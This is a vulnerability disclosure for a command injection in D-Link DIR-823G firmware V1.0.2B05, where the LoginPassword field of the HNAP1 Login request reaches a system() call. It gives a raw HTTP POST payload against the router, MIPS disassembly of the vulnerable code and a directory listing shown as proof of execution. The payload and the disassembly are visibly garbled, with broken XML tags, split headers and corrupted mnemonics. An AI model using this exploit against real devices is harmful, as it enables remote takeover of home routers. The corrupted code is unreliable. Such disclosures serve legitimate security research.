# **DIR-823G**

### Version

DIR823GA1\_FW102B05

#### Firmware download link

http://support.dlink.com.cn/ProductInfo.aspx?m=DIR-823G







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# decription

An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05. There is a command injection in HNAP1 (exploitable with Authentication) via shell metacharacters in the LoginPassword field to Login.

# others

found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.

### Command injection in HNAP1 Login

bypass the check of the "LoginPassword" by modifying in HTTP Message



### payload

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept - Language: zh - CN, zh; q=0.8, zh - TW; q=0.7, zh - HK; q=0.5, en - US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/Login"
HNAP AUTH: B7D411FD8F17465449ECD84387880A9B 1562830126
X-Requested-With: XMLHttpRequest
Content-Length: 466
Connection: close
Referer: http://192.168.0.1/Login.html
Cookie: uid=GiANGCXijb; PrivateKey=BBB7A06ACE6565A4A3AFFEEE8F0473B0
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword>
             '</LoginPassword><Captcha></Captcha></PrivateLogin>LoginPassword</PrivateLogin></Login></s</p>
oap: Body></soap: Envelope>
```


#### Vulnerability description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body. A attacker can execute any command remotely when they control this input.

The detail is as below:

```
la
        $v0, aEchoSVarHnaplo # "echo '%s' >/var/hnaplog"
addiu
        $v1, $fp, 0x1448+var 1390
move
        $a0, $v1
14
        $a1, 0x1387
move
        $a2, $v0
        $a3, 0x1448+arg_18($fp)
1w
        snprintf
jal
nop
addiu
       $v0, $fp, 0x1448+var_1390
        $a0, $v0
move
jal
        system
nop
```

#### result



bin

dev

etc

firmadyne

home

init

lib

lost+found

mnt

proc

root

sys

tmp

usr var

web

web mtn